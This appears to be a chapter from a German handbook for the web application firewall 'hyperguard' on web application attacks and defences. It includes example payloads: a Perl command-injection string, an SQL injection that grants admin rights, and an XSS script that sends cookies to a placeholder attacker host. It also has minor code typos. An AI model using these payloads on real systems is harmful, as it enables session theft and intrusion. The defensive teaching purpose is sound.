In einer klassischen Applikation ist das Benutzer-Interface (BI) fest mit der Applikation gekoppelt, die Daten, die vom BI zur Applikation fließen können, sind durch den Entwickler des BIs vorgegeben. Web-Applikationen haben das BI von der eigentlichen Applikation getrennt. Keiner garantiert, dass der Benutzer – oder ein Angreifer – nur die Daten an die Web-Applikation schickt, die der Entwickler im BI auch vorgesehen hat.

Deswegen sind alle Eingaben, die vom Browser zum Webserver gelangen, zunächst einmal als ein potenzieller Angriff zu werten und genau zu prüfen. Das betrifft die Parameter in der URL, die Eingaben in Formularen mittels POST Request, aber auch solche Dinge wie den Hostnamen des Hosts oder den Typ des anfragenden Browsers.

Als Erstes sind hier die Angriffe direkt auf den Webserver zu nennen. Zum einen kann es wirkliche Programmfehler, z.B. Buffer Overflows, in der verwendeten Webserver-Software geben. In der Vergangenheit gab es z.B. bei der Behandlung von SSL-Zertifikaten des öfteren Probleme, die ein Angreifer ausnutzen konnte um entweder die Authentisierung zu umgehen oder gleich Code auf dem System auszuführen. Zum anderen sind viele Webserver in der Standardkonfiguration offener als sie eigentlich sein müssten.

HTTP erlaubt z.B. neben den drei üblicherweise benutzten Requesttypen GET, HEAD und POST auch noch Methoden wie CONNECT für Proxy Server, TRACE zum Debuggen, oder PUT, COPY, MOVE, DELETE, LINK und UNLINK für webbasierte Filesysteme. Jede nicht benötigte, aber implementierte und freigeschaltete Methode ist ein potenzielles Sicherheitsrisiko.

Gegenmaßnahmen

Was kann man dagegen tun? Der Webserver sollte nur die für die Web-Applikation wirklich benötigten Features bereitstellen. Wenn die Konfiguration des Webservers dies nicht ermöglicht oder schwer zu kontrollieren ist, kann **hyperguard** ungültige Anfragen an den Webserver frühzeitig erkennen und ausfiltern.

Ein weiteres Problem waren lange Zeit mitgelieferte Beispiel-CGI-Programme, die standardmässig auf dem Webserver installiert waren. Diese hatten teilweise Sicherheitsprobleme. Inzwischen haben die Webserver-Hersteller dies eingesehen und installieren solche Software normalerweise nicht mehr mit.

Auch die Grundkonfiguration eines Webservers ist in den meisten Fällen nicht gerade optimal. Features wie das Anzeigen des Inhalts eines Verzeichnisses, wenn keine index.html Datei vorhanden ist, sind zwar schön zum Entwickeln, haben aber auf einem produktiven System nichts verloren.

Problem Buffer Overflow

Der klassische Angriff auf Netzwerk-Applikationen ist der Buffer Overflow. Hierbei wird einfach deutlich mehr an Eingabedaten an den Server geschickt als dieser erwartet – in der Hoffnung, dass der Entwickler der Web-Applikation dies nicht korrekt überprüft und damit andere Speicherbereiche des Programms überschrieben werden.

Dieses Problem tritt heute im Web-Bereich nur noch selten auf, da die modernen Programmiersprachen (Java, Python, Ruby, Perl, PHP) mit Buffer Overflows keine Probleme mehr haben. Allerdings gibt es immer noch Web-Applikationen, die in C oder C++ geschrieben sind. Diese sind prinzipiell auch für solche Angriffe anfällig, was z.B. 2003 durch Angriffe auf den SAP Transaction Server demonstriert wurde.

Das Hauptproblem heute ist also nicht mehr der klassische Buffer Overflow, sondern die Verbindung zwischen der Web-Applikation und den Backendsystemen wie Datenbanken, Filesystem, E-Mail-Gateway und Administrations-Tools.

Forceful Browsing

Forceful Browsing ist der Versuch, eigentlich nicht zugängliche, das heißt nicht verlinkte Teile einer Website zu erreichen und so an Informationen zu kommen, die der Website-Betreiber nicht oder noch nicht öffentlich machen wollte.

In der einfachsten Form versucht der Angreifer, den Namen von anderen Dateien auf dem Webserver zu erraten. Kandidaten hierfür sind u.a. Konfigurationsfiles für Web-Applikationen (die dann etwa die Passwörter der benutzten Datenbanken im Klartext enthalten können) oder auch ältere Versionen von benutzten Programmen, die dann eventuell den Quelltext der Web-Applikation und damit auch wichtige interne Informationen beispielsweise über die Datenbank herausgeben. Zum Beispiel wird es auf vielen PHP-basierten Systemen eine URL `/login.php` geben. Wenn diese Seite aufgerufen wird, wird vom Webserver anhand der Endung PHP erkannt, dass das Script ausgeführt werden soll. Wenn davon jetzt im Rahmen der Installation einer neuen Version ein Backup unter dem Namen `login.php.old` angelegt wird, wird es vom Webserver nicht mehr als ausführbares Script erkannt und der Inhalt dieser Datei wird ausgeliefert.

Auf eine Website bzw. in den direkt durch den Webserver veröffentlichten Teil des Verzeichnisbaumes gehören nur die Dateien und Scripts, die auch wirklich von außen erreichbar sein sollen. Hilfsprogramme, Konfigurationsdateien und Backups gehören in ein anderes Verzeichnis, auf das nicht direkt über den Webserver zugegriffen werden kann.

Offene Türen

Ein anderes, weniger technisches Beispiel aus der Praxis: Eine bestimmte Information, wie z.B. der Bericht über die Jahresbilanz eines Unternehmens, soll erst zu einem bestimmten Zeitpunkt auf der Website erscheinen, wird aber in der Regel schon ein paar Tage früher erstellt. Nur weil das Dokument noch nicht von der Website des Unternehmens verlinkt ist, heißt das aber noch lange nicht, dass es nicht zugreifbar sein kann.

Wie könnte ein Angreifer vorgehen, um an diese Information zu kommen? Er kann sich z.B. die URLs der entsprechenden Dokumente aus den vorhergehenden Jahren ansehen und versuchen, den Namen für dieses Jahr zu erraten.

Falls die Firma ein Content-Management-System benutzt, werden die einzelnen Dokumente in der Regel über IDs angesprochen. Wenn ein aktuelles Dokument z.B. über die URL `http://meine.firma.com/document.php/id=31337` ansprechbar ist, dann kann der Angreifer leicht andere Werte für `id` ausprobieren, um an neue Dokumente heranzukommen.

Hier hat es durchaus schon mehrere juristisch relevante Fälle gegeben, in denen sich ein Angreifer mit so erlangten Informationen Vorteile an der Börse verschafft hat. Was kann man dagegen tun? Idealerweise sind nur die Dokumente auf dem Webserver oder in der Datenbank vorhanden, die veröffentlicht werden sollen. Alternativ muss das Content-Management-System eine klare Rechtevergabe und zeitliche Freischaltung von Dokumenten ermöglichen.

Java Applets und AJAX

Zur Zeit geht der Trend in der Web-Entwicklung wieder in die Richtung, mehr Interaktivität auf den Browser zu verlagern und den Webserver nur noch als "dummes" Datenbank-Backend zu verwenden. Es wird also Applikationslogik vom relativ geschützten Webserver in den ungeschützten Bereich des Browsers verlagert. Hierbei besteht die ernsthafte Gefahr, dass bei einer einfachen 1:1-Portierung die Sicherheit leidet, weil Autorisierungsentscheidungen plötzlich wieder im Browser, und damit unter Kontrolle des Angreifers gefällt werden.

Shell Command Injection

Shell Command Injection kann dann auftreten, wenn die Eingabe des Benutzers als Argument für eine Anfrage an das Betriebssystem benutzt wird. Das kann das Lesen einer Datei oder auch das Verschicken einer E-Mail sein. Das Problem tritt auf, da sowohl Scriptsprachen wie Perl und PHP als auch die Command-Shell auf Unix-Systemen bestimmte Zeichenfolgen speziell interpretieren. Dies ist dem Entwickler von Web-Applikationen nicht immer bewusst.

Wenn z.B. in Perl die Funktion `open()` zum Lesen einer Datei benutzt wird, kann das Argument entweder ein Filename sein oder unter bestimmten Umständen auch ein Kommando sein.

```
open( ... , "datei.txt")
```

öffnet die Datei "datei.txt" , während

```
open( ... , "uname -a| ")
```

das Kommando "uname -a" ausführt und die Ausgabe dieses Kommandos als Inhalt des "Files" ansieht. Wenn jetzt im Web-Bereich der Filename ein Argument ist, welches der Webserver vom Browser erhält, dann kann ein Angreifer eventuell Kommandos auf dem System ausführen.

Ähnliches gilt für die meisten anderen Scriptsprachen und die Unix Shell. Als Entwickler

gilt die Grundregel, jegliche von außen stammende Eingabe auf Plausibilität zu prüfen, ehe damit gearbeitet wird. Das heißt für Filenamen, dass sie beispielsweise nur aus Buchstaben, Ziffern und einem Punkt bestehen sollten. Wenn irgendein anderes Zeichen im Filenamen vorkommt, ist dies normalerweise ein Angriff und als solcher zu behandeln.

Der Web-Applikations-Betreiber kann zum einen versuchen, die Anfragen des Nutzers an den Webserver nochmals und unabhängig vom Applikations-Entwickler zu validieren. Hierbei unterstützt Sie **hyperguard**. Zusätzlich kann und sollte der Betreiber versuchen, den potenziell auftretenden Schaden im Falle eines erfolgreichen Einbruchs zu minimieren, indem er insbesondere den Webserver mit minimalen Rechten auf dem System laufen lässt.

SQL Injection

Auch hier besteht wieder dasselbe Problem: Teile der Eingabe des Benutzers werden verwendet, um eine Anfrage an ein externes System, hier eine SQL-Datenbank, zu stellen. Ein typisches Beispiel aus dem PHP-Umfeld:

Eine URL enthält einen Usernamen, dessen Daten die Web-Applikation anzeigen soll:

```
URL:  http://meine.firma.com/showUser?name=maxmueller
```

Der Code, der dies verarbeitet, könnte wie folgt aussehen:

```
if (isset($_GET['name'])) {$name = $_GET['name'];
$sql = "SELECT * FROM user_t WHERE name = '$name'";
$res =& $db->query($sql);
...
}
```

Was kann hier nun passieren? Solange das Feld "name" in der URL wirklich nur einen regulären Benutzernamen enthält, funktioniert alles wie vom Entwickler erwartet. Die an die Datenbank gestellte SQL-Anfrage hat die Form:

```
SELECT * from user_t WHERE name = 'maxmueller'
```

Wenn ein Angreifer aber statt des Namens "maxmueller" die Zeichenfolge

```
"maxmueller'; UPDATE user_t SETrole = 'admin' WHERE name = 'maxmueller"
```

eingibt, dann sieht die Anfrage wie folgt aus:

```
SELECT * from user_t WHERE name = 'maxmueller';
UPDATE user_t SET role = 'admin' WHERE name = 'maxmueller'
```

Plötzlich werden hier ganz andere SQL-Kommandos ausgeführt und – entsprechende Rechte der Appliaktion vorausgesetzt – die Datenbank modifiziert.

Wo ist genau das Problem? Die Benutzereingabe verändert die Struktur der Anfrage, stellt also in diesem Sinne Code dar. Genau das muss aber verhindert werden. Dafür gibt es im Wesentlichen drei Möglichkeiten.

Möglichkeit 1:
Zum Ersten kann und sollte wie im Falle der Shellcode Injection die Eingabe überprüft werden. In unserem Beispiel könnten wir nur solche Nutzernamen zulassen, die aus Buchstaben und Ziffern bestehen. Leider ist dies aber nicht für alle Felder in einer Datenbank möglich. Irische Namen wie "O'Reilly" beispielsweise enthalten durchaus einen Apostroph als Sonderzeichen. Auch bei Passworteingaben sollten alle Zeichen erlaubt sein. Die Überprüfung der Eingabe kann also nur einen Teil des Problems lösen.

Möglichkeit 2:
Zum Zweiten sollten alle Daten, die an ein Backendsystem (hier eine SQL-Datenbank) übergeben werden, entsprechend den Regeln des Backendsystems maskiert werden. Das heißt, dass alle von der Datenbank interpretierten Sonderzeichen speziell

behandelt und dargestellt werden müssen. Leider ändert sich die Liste der speziell zu behandelnden Zeichen von Datenbank zu Datenbank, so dass man dies lieber den Entwicklern der Datenbank oder der Programmiersprache überlässt. In PHP gibt es hierfür bei der Benutzung einer MySQL Datenbank z.B. die Funktion `mysql_real_escape_string`. Ein besseres SQL-Kommando sieht dann wie folgt aus:

```
$quoted_name = mysql_real_escape_string($name);
$sql = "SELECT * FROM user_t WHERE name = '$quotesd_name'";
```

Aber eigentlich wurde das Problem hier auch nur umgangen.

Möglichkeit 3:
Die richtige Lösung besteht darin, das Interpretieren der Parameter und das Maskieren der Sonderzeichen der Datenbank zu überlassen und klar zwischen SQL-Anfrage und Argumenten zu unterscheiden.

```
$sql = "SELECT * FROM user_t WHERE name = ?"
$res =& $db->query($sql, array($name))
```

Hier hat ein Angreifer keine Chance mehr, die Struktur der Anfrage zu verändern.

Second Order Attacks

Eine letzte interessante Angriffsmethode sind die sogenannten "Second Order Angriffe". Hierbei wird nicht unmittelbar ein Schaden angerichtet; vielmehr wird der eigentliche Angriff erst bei einer späteren Auswertung der Daten, z.B. bei der erneuten Anzeige auf dem Bildschirm oder im Rahmen einer täglichen Logfile-Analyse, durchgeführt. Das heißt, hier liegt kein Fehler der Web-Applikation, sondern einer dritten Web-Applikation vor. Diese Angriffe sind in ihren Auswirkungen beispielsweise bei Security-Audits schwerer zu beurteilen, da hierfür die gesamte System-Architektur – und nicht nur die eigentliche Web-Applikation – bekannt sein muss. Allerdings sind Angriffe auf dieser Ebene in der Regel auch bedrohlicher für die Infrastruktur einer Firma insgesamt.

Auch gegen diese Angriffe kann man sich durch eine Verifikation der Eingabeparameter schützen. Da hier auch ansonsten eher unwichtige Eingabedaten wie der HTTP Referer oder der HTTP Agent Type überprüft werden müssen, sollte dies durch **hyperguard** übernommen werden.

12.4 Cross Site Scripting

Eine besonders einfache Art, Session-ID zu manipulieren oder abzufangen, bietet Cross Site Scripting (siehe auch *Authentifizierung und Session Handling* 366). Obwohl Cross Site Scripting Attacken schon lange bekannt sind, werden sie bis heute oft nicht ernst genommen. Ein Grund hierfür mag sein, dass man mit ihnen nur indirekten Schaden anrichten kann und der Schaden primär auf Seiten des Benutzers und nicht auf Seiten des Web-Applikations-Betreibers entsteht. Doch werden Cross Site Scripting Attacken gerade als einfacher "Einstieg" für schwerwiegendere Manipulationen benutzt.

Problemfeld

Cross Site Scripting – oftmals auch als XSS abgekürzt – ist eine Angriffsform, bei der primär nicht die Webseite selbst, sondern der Browser eines legitimen Benutzers angegriffen wird. Ein Angreifer versucht, den Browser dazu zu bringen, bestimmte Aktionen unter dem Namen des legitimen Benutzers auszuführen.

Üblicherweise wird dafür Java-Sript oder direkt HTML-Code genutzt, der in die HTML-Seite eingeschmuggelt wird. Dies erreicht ein Angreifer, indem er den Java-Script oder HTML-Code in Eingabeformularen einer Webseite unterbringt, die anderen Benutzern später angezeigt werden. Die Standardbeispiele hierfür sind natürlich Webforen und Webmail. Diese sind ja beide extra dazu geschaffen, dass ein Benutzer die Eingaben eines anderen Benutzers sehen kann.

Damit der Angriff funktioniert, muss die Web-Applikation die Eingaben eines Benutzers ungefiltert einem anderen Benutzer präsentieren. Dies ist leider häufig der Fall. Oftmals werden auch von geschulten Applikations-Entwicklern Angriffswege übersehen, z.B. die Ausgabe von Fehlermeldungen.

Was kann ein Angreifer nun mit dem eingeschleusten Java-Script Code anstellen? Auf den ersten Blick nicht viel, Java-Script läuft auf dem Client in einer Sandbox, kann also nicht direkt auf den Rechner des Opfers zugreifen. Allerdings hat der Java-Script Code vollen Zugriff auf die Steuerung des Browsers und kann z.B. auf diese Art Session-Cookies stehlen oder beliebige Aktionen im Namen des legitimen Benutzers auf der Web-Applikation ausführen.

Cross Site Scripting dient deswegen häufig als erste Stufe eines Session-Hijacking- oder Session-Riding-Angriffes. Wenn es sich bei der Web-Applikation um ein Webforum handelt, ist dies sicher nicht so kritisch, handelt es sich um eine Online-Banking-Applikation oder um ein Online-Business wie eBay, dann kann im Namen eines fremden Benutzers viel Schaden angerichtet werden.

Im Folgenden werden die typischen Angriffsmöglichkeiten im Detail beleuchtet:

Direct Code Injection

Hierbei wird durch den eingesetzten Java-Script Code direkt eine sichtbare Aktion für den Benutzer ausgelöst. Zum Beispiel kann auf diese Art die sichtbare Funktion der Webseite geändert werden, indem z.B. Popup-Fenster mit Werbung installiert werden. Oder der Benutzer wird per HTTP Redirect oder Popup-Fenster auf eine Phishing-Webseite geführt. Dies ist in diesem Fall für einen normalen Benutzer sehr schwer zu erkennen. Er hat ja die korrekte URL eingegeben und wird von der – dem ersten Anschein nach vertrauenswürdigen – Seite auf eine neue Webseite verwiesen.


Session Hijacking

Der klassische Fall von Cross Site Scripting ist sicher die Nutzung im Rahmen einer Session-Hijacking-Attacke. Hierbei wird die Session-ID des Benutzers, welche in der Regel in einem Cookie abgelegt ist, an den Webserver des Angreifers übertragen. So

lange diese Session-ID gültig ist, kann dieser dann automatisiert im Namen des Opfers auf dem Webserver agieren. Dies lässt sich schon mit einem kurzen eingeschleusten Stück Java-Script Code erledigen:

```
<script>
window.open("http://angreifer.com/?cookie="+document.cookies)
</script>
```

Dieser Code übergibt alle Cookies der aktuellen Seite an die Webseite `http://angreifer.com`.



1. Der Angreifer hinterlegt den Java-Script Code auf der anzugreifenden Webseite.
2. Ein regulärer Benutzer geht auf diese Seite und er erhält seine Session-Cookie und den fremden Java-Script Code untergeschoben.
3. Der Browser des Benutzers führt den Java-Script Code aus und sendet damit alle Cookies inklusive der Session-ID an den Angreifer.
4. Der Angreifer nutzt die so gestohlene Session-ID, um die Webapplikation unter der Identität des regulären Benutzers zu mißbrauchen.

Session Riding

Session Riding versucht, Kommandos in einer legitimen Session eines Benutzers auszuführen. Per Cross Site Scripting ist dies ganz einfach. Auch hier reicht im einfachsten Fall ein

```
<script>
windows,open("http://bankenserver.com/ueberweisung?von_konto....")
</script>
```

um ohne Zutun des Benutzers eine beliebige Webseite aufzurufen.

Über die von modernen Web-Applikationen benutzte Funktion `XMLHttpRequest()` des Browsers lassen sich auch beliebige Requests absenden, ohne dass der Nutzer durch das kurze Aufpoppen eines Fensters gewarnt wird. Im Gegensatz zu einfachen Links lassen sich hiermit auch HTTP POST Anfragen an den Server schicken, also das Ausfüllen und Absenden von Formularen simulieren.

HTML Meta-Tag Injection

Benutzer, die die oben beschriebenen Angriffe vermeiden wollen, könnten in ihrem Browser Java- Script deaktivieren. Abgesehen davon, dass dann viele Webseiten heute nicht mehr funktionieren, hilft das Deaktivieren von Java-Script auch nur begrenzt.

Auch andere HTML-Tags erlauben das Setzen von Cookies. Fast alle Informationen die ein Webserver im HTTP Header schicken würde, können auch innerhalb einer HTML-Seite untergebracht werden. So wird z.B. durch die Anweisung

```
<meta http-equiv="Set-Cookie" content="Session-ID=1234">
```

ein Cookie mit dem Namen "Session-ID" gesetzt. Dabei muss das HTML Meta Tag nicht einmal im Header der HTML-Seite stehen. Vielmehr reicht es aus, wenn es irgendwo im HTML-Code vorkommt. Im Gegensatz zu Java-Script kann man die Verarbeitung von Meta-Tags in den gängigen Browsern auch nicht abschalten.

Browser Simulation

Prinzipiell kann ein eingeschleuster Java-Script Code den gesamten HTML-Baum manipulieren. Das im Rahmen von Web 2.0 hochgepriesene und sich immer weiter verbreitende Konzept AJAX macht schließlich auch nichts anderes. Es gibt inzwischen schon Proof-of-Concept-Lösungen, die einen gesamten Browser (inklusive Statusleiste, allen Menus und auch dem SSL-Symbol für gesicherte Verbindungen) in Java-Script nachbilden. Wenn diese ausgereift sind, wird es eine neue Dimension von Phishing-Angriffen geben. Ein normaler Benutzer glaubt dann, den "normalen" Browser zu bedienen und merkt gar nicht, dass er seine Daten nicht in seinen Browser, sondern in eine ferngesteuerte Java-Script Applikation eingibt.

Abhilfemaßnahmen

Nachdem nun die verschiedenen Angriffsmöglichkeiten besprochen wurden, wollen wir uns der Verteidigung widmen.

Der Benutzer

Der Benutzer kann gegen Cross Site Scripting Angriffe relativ wenig unternehmen. Er könnte die Bedienung wichtiger Web-Applikationen wie Online-Banking oder das Einkaufen bei Online-Shops wie eBay nur von einem speziellen Account aus durchführen und hier einen Browser mit deaktiviertem Java-Script benutzen. Dies ist jedoch zum einen den meisten Benutzern zu mühsam und zum anderen haben wir oben gezeigt, dass bestimmte Angriffe wie Session-Fixation durch Cookies auch ohne Java-Script funktionieren können.

Der Benutzer muss hier also auf die Kompetenz des Web-Applikations-Entwicklers und des Webseiten-Betreibers vertrauen.

Der Web-Applikations-Entwickler

Die Anfälligkeit einer Web-Applikation für Cross Site Scripting ist immer das Problem des Web-Applikations-Entwicklers. Es gibt bei der Applikations-Entwicklung im Webbereich zwei goldene Regeln:

- Traue keiner Eingabe!
- Quote jede Ausgabe!

Zur Vermeidung von Cross Site Scripting ist die zweite Regel anzuwenden. Jede Ausgabe von Daten, die von einer externen Quelle stammen – sei es eine Benutzereingabe oder seien es auf andere Art in das System gelangte Daten – ist bei der Ausgabe in HTML gesondert zu behandeln. Alle Sonderzeichen müssen durch ihre

HTML-Kodierung ersetzt werden, damit sie nicht mehr aktiv als Script-Code oder als HTML-Code interpretiert werden. Da nicht immer ganz klar ist, was nun genau ein Sonderzeichen ist und was nicht, empfiehlt sich das Kodieren von allen Zeichen mit Ausnahme der Buchstaben und Ziffern.

Die meisten Web-Application Frameworks bieten eine Möglichkeit, um Ausgaben entsprechend zu Kodieren. In PHP sind das z.B. die Funktionen `htmlentities()` und `htmlspecialchars()`. Eine Ausgabe sollte in PHP also immer in der folgenden Form erfolgen:

```
$data = fetch_data_from_database($query);
$quoted_data = htmlentities($data);
echo $quoted_data;
```

Problematisch wird es nur, wenn wie in einem Webforum der Benutzer in der Lage sein soll, bestimmte HTML Konstrukte wie Fettdruck oder Unterstreichung zu benutzen. Hier ist der Web-Applikations-Entwickler wieder alleine gelassen und muss für jede Eingabe und Ausgabe die Daten entsprechend der gewünschten Funktionalität parsen.

Der Webseiten-Betreiber

Der Administrator der Servers kann auch nur die Eingabe zur Web-Applikation kontrollieren und versuchen, das Einschleusen von Java-Script zu verhindern. Leider ist dies nicht so einfach möglich; es reicht z.B. nicht, einfach nur naiv nach `<script` zu filtern, da das Einbetten von Java-Script Code auf viele Arten erfolgen kann. Am vielversprechensten ist noch das Filtern von sämtlichen `<` und `%`Zeichen in allen Eingabefeldern. Damit ist Cross Site Scripting zumindest einmal erschwert.

Wenn es Möglichkeiten gibt, für die Eingabefelder eine Whitelist anzugeben, dann sollte diese natürlich genutzt werden. Hierbei unterstützt Sie **hyperguard** (siehe *Whitelist Handler* 291).

12.5 Phishing, Pharming, Social Engineering

Nicht alle Angriffsmöglichkeiten sind primär technischer Natur. Eine ganz wesentliche Schwachstelle ist auch der Mensch in Form des Benutzers.

Phishing

Worin besteht das sicherheitstechnische Problem beim klassischen Phishing? Der Benutzer vertraut einer E-Mail, die in der Aufmachung ähnlich wie die Homepage seiner Bank aussieht. Er klickt auf einen Link und landet auf einer Seite, die ebenfalls täuschend echt der seiner Bank nachempfunden ist. Diese Webseite "authentisiert" sich lediglich über ihr Aussehen gegenüber dem Benutzer, und dieser vertraut aufgrund seiner Erfahrung im "realen Leben" darauf, dass diese Seite dann auch "echt" (authentisch) ist.

Die meisten Banken informieren inzwischen ihre Benutzer, dass sie niemals Links in E-Mails verschicken und dass der Benutzer zum Login für das e-Banking immer die ihm bekannte URL eintippen oder seine Bookmarks benutzen soll. Leider reicht das nicht aus; der Benutzer kann auch durch andere Methoden auf eine fremde Webseite gelockt werden.

Pharming – Phishing ohne E-Mail

Beim Pharming gibt der Benutzer die korrekte URL seiner Bank im Browser ein, wird aber nicht mit dem Server der Bank, sondern mit dem Server des Angreifers verbunden. Dies kann dann passieren, wenn vorher ein Angriff auf die Internetinfrastruktur auf der Ebene der DNS und/oder Routingprotokolle stattgefunden hat. Der Benutzer hat hierbei erst einmal nichts falsch gemacht.

Um sich gegen diese Art von Angriffen zu schützen, benutzen alle Webseiten mit sensiblen Daten SSL. Zum einen ist dadurch eine Verschlüsselung der Daten sichergestellt, zum anderen wird der Server kryptographisch authentisiert. Dies wird normalerweise im Browser durch ein kleines geschlossenes Schloss dargestellt. Die Überprüfung der Authentizität des Webservers hat aber mehrere Schwachstellen.

Schwachstelle 1

Eine Schwachstelle ist der Benutzer selbst. Er muss überprüfen, ob in der URL-Zeile wirklich die Adresse seiner Bank steht. Bei einem flüchtigen Blick kann man schon mal `http://www.ihrebank.de.cc/` als korrekte URL interpretieren. Auch die neuen Umlaut-Domains machen dem Benutzer das Leben nicht einfacher. Durch die Möglichkeit der Benutzung anderer Zeichensätze kann man jetzt zwar Umlaute in der URL angeben, man kann aber auch z.B. den Buchstaben "a" aus dem russischen Alphabet anstelle des Buchstabens "a" aus dem deutschen Alphabet in einer URL verwenden. Für den Benutzer sieht das gleich aus, für den Computer sind das aber zwei verschiedene Domains.

Wenn der Benutzer die Korrektheit der URL geprüft hat, ist der Computer an der Reihe. Wenn bei der Überprüfung des SSL-Zertifikates ein Fehler festgestellt wird, wird der Benutzer durch den Browser gewarnt. Warnungen werden aber von vielen Benutzern schlicht ignoriert und weggeklickt.

Schwachstelle 2

Zum zweiten beruht die Sicherheit darauf, dass alle Zertifizierungsstellen (Certification Authorities), welche im Browser erfasst sind, auch vertrauenswürdig sind und korrekt arbeiten. Diese Annahme war in der Vergangenheit nicht bei allen Zertifizierungsstellen erfüllt.

Schwachstelle 3

Ein drittes potenzielles Problem stellt die Kryptographie dar. Im letzten Jahr wurden bedeutende Schwachstellen bei den Hashfunktionen MD5 und SHA-1 gefunden, welche für die Erstellung von SSL-Zertifikaten benutzt werden. Es ist nicht mehr ausgeschlossen, dass dadurch "echte" Zertifikate von einem böswilligen Angreifer erzeugt werden können und damit die Sicherheit von SSL im Falle von Man-In-The-Middle-Angriffen nicht mehr gegeben ist.

Was im Endeffekt nur übrig bleibt, ist die Überprüfung des kryptographischen Schlüssels des Webservers der Bank durch den Benutzer. Dies setzt voraus, dass die Bank diesen dem Benutzer auf einem unabhängigen Weg mitteilt und dass der Benutzer diesen dann auch jedes Mal überprüft, was für mindestens 95 Prozent der Benutzer zu aufwendig ist.

Trojaner und Keylogger

Eine weitere Variante, um an PIN und TAN-Nummern des Benutzers zu kommen, sind so genannte trojanische Pferde, die als Keylogger arbeiten; dabei werden alle Eingaben eines Benutzers mitprotokolliert und dem Angreifer zugesandt. Ein lokal auf dem PC des Benutzers laufender Trojaner kann alle Eingaben des Benutzer mitprotokollieren oder auch verändern. Die neue Generation von Trojanern ändert sogar die Kontodaten des Empfängers, die in das tatsächliche Online-Bankingsystem des Opfers eingegeben wurden und verschleiern diese Manipulation mit Hilfe eines Popup-Fensters an der richtigen Stelle mit den echten Daten.

Die einfachste Art für den Benutzer sich dagegen zu schützen, ist, Online-Banking und andere sensitive Transaktionen von einem eigenen PC aus durchzuführen. Das muss nicht wirklich ein zweiter Rechner sein; es reicht, wenn der Rechner für diese Aktionen von einem nicht infiziertem Medium, wie z.B. einer CD-basierten Linux Distribution wie KNOPPIX, gebootet wird.

Was kann man prinzipiell unternehmen?

Das Phishing-Problem ist im Kern ein Authentisierungsproblem des legitimen Webservers gegenüber dem Benutzer. Der Benutzer denkt, er kommuniziert direkt mit dem Server seiner Bank, schickt seine Eingaben aber an den Server des Angreifers. Hier muss auch die erste Linie der Verteidigung sein. Der Benutzer muss geschult werden. Wenn der Benutzer ein entsprechendes Sicherheitsbewusstsein hat, dann wird er auch eher bereit sein, gewisse Unannehmlichkeiten wie das Booten von einer CD zum Online-Banking in Kauf zu nehmen.


Was die Banken gegen Phishing tun

iTAN

Sie große Antwort der deutschen Banken auf das Phishing war die iTAN. Hierbei kann der Benutzer nicht mehr eine beliebige TAN von seiner Liste benutzen, sondern muss eine vom Webserver der Bank zufällig ausgewählte "indizierte" TAN benutzen. Die Idee ist, dass ein Angreifer mit einer abgefangenen TAN nichts anfangen können soll, da bei der nächsten Transaktion wahrscheinlich eine andere TAN abgefragt wird.

Leider vermittelt dies nur ein trügerisches Gefühl der Sicherheit. Erstens gibt es oftmals zweite Zugangswege zum Online-Banking wie HBCI+ (mit PIN/TAN), die mit jeder TAN funktionieren.

Und zweitens funktioniert die iTAN prinzipiell nicht bei so genannten Man-In-The-Middle-Angriffen. Hierbei schaltet sich der Angreifer als eine Art Proxy zwischen Bank und Kunde und leitet dabei alle Eingaben transparent weiter. Lediglich wenn der Benutzer eine Überweisung durchführt, werden Betrag und Zielkonto geändert.



mTAN

Eine wirklich elegante und funktionierende Lösung ist das mTAN Verfahren. Hierbei wird nach der Eingabe der Überweisungsdaten auf der Webseite der Bank für genau diese eine Überweisung eine spezielle TAN generiert und per SMS an eine vorher vom Kontoinhaber festgelegte Mobiltelefon-Nummer geschickt. In dieser SMS sind neben der TAN noch einmal die wichtigsten Überweisungsdaten wie Kontonummer des Empfängers und Betrag der Überweisung aufgeführt. Die so übermittelte TAN ist auch nur für diese Überweisung gültig. Wenn der Benutzer diese Daten prüft, kann er sicher sein, dass auch bei Man-In-The-Middle-Attacken das Geld nicht auf einem fremden Konto landet. Leider lassen sich die Banken diese SMS extra bezahlen, so dass den Kunden die Entscheidung erschwert wird.

HBCI

Eine andere gute Lösung ist HBCI, unter der Voraussetzung, dass das Verfahren mit einer Chipkarte und einem sicheren Chipkartenleser benutzt wird. Das Problem der Authentisierung der Bank gegenüber dem Benutzer wird hier auf die technische Ebene verlagert. Der HBCI Client übernimmt in diesem Falle die Aufgabe der Überprüfung der Authentizität der Bank. Leider hat HBCI auch wieder Nachteile: Es wird eine spezielle Software und ein Chipkartenleser verwendet. Damit kann Online-Banking nur vom Rechner zu Hause aus durchgeführt werden.

